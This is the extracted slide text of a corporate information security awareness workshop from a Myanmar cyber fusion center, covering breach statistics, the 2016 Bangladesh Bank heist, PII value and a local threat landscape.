


Information Security Awareness Workshop

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


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About Us

24/7 cyber fusion center, operating from 2,000 square feet office in MICT Park. Established in 2014, Head quartered in Yangon, Myanmar.



Security Operations

Detect, respond, and remediate cyber incidents using state-ofthe-art technology and a well-established incident response process

Security Engineering

Enhance protection, detection, and response capabilities through the use of state-of-the-art technology and in accordance with industry benchmarks.

Security Assessment

Uncover vulnerabilities and exposures through a thorough testing methodology and real-world attack vectors.

Information Assurance


Assess risk factors and enhance cyber security program based on proven industry best practices.








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






- Root Cause Analysis
- Lesson Learned
- Recommendations











It is better to be a warrior in a garden

than a gardener in a war.









- Cybersecurity Threat Landscape
- Understanding and protecting everyday cyber threats
 - Passwords
 - Phishing
 - Malware
 - System Security
 - Incident Reporting
- Strategy and Tactics

Agenda





Bank Cyber Heist



THE BILLION-DOLLAR BANK JOB

In 2016, a mysterious syndicate tried to steal \$951 million from Bangladesh's central bank - and laid bare a profound weakness in the system by which money moves around the world.






Nearly USD 1 Billion attempted

• USD 81 millions lost










Data Breaches







Attack Patterns







75 % Breaches involved human elements


49 % Breaches involved credentials

24 % Breaches involved ransomware





Attack Pattern Trends









Motives




BEC Ransomware SWIFT Transfer





Personal Information Customer Information (KYC) Sales Transactions Financial Information







Privacy and PII



Personal Information Customer Information (KYC) Sales Transactions **Financial Information**





- PII Data has much longer shelf life than bank card/account \bullet information.
- CC/Debit card has shelf live of months if not weeks. \bullet
- Name, NIRC, DoB, have shelf life of years. \bullet
 - Biometrics, Customer Information (KYC)







Threat Landscape - Myanmar

Domestic Threats

Data Breach / Theft / Fraud

- <u>Compromise of PII</u>
- Compromise Corporate confidential information

Opportunistic

Financial loss

Thrill / Skill

- <u>Compromise of PII</u>
- Compromise of corporate confidential information
- Reputational Damage
 - Social Media
- Financial Loss
- Extend/Expose to APT

Targeted, Advanced & Persistent



Foreign/Global Threats

Data Breach

- <u>Compromise of PII</u>
- Compromise Corporate confidential information

Ransomware

- Interruption in critical business operations
- <u>Compromise of PII/</u>
- Compromise of corporate confidential information


BEC

- Financial loss in USD
 Millions
- <u>Compromise of PII</u>/
- Compromise of corporate confidential information

Espionage

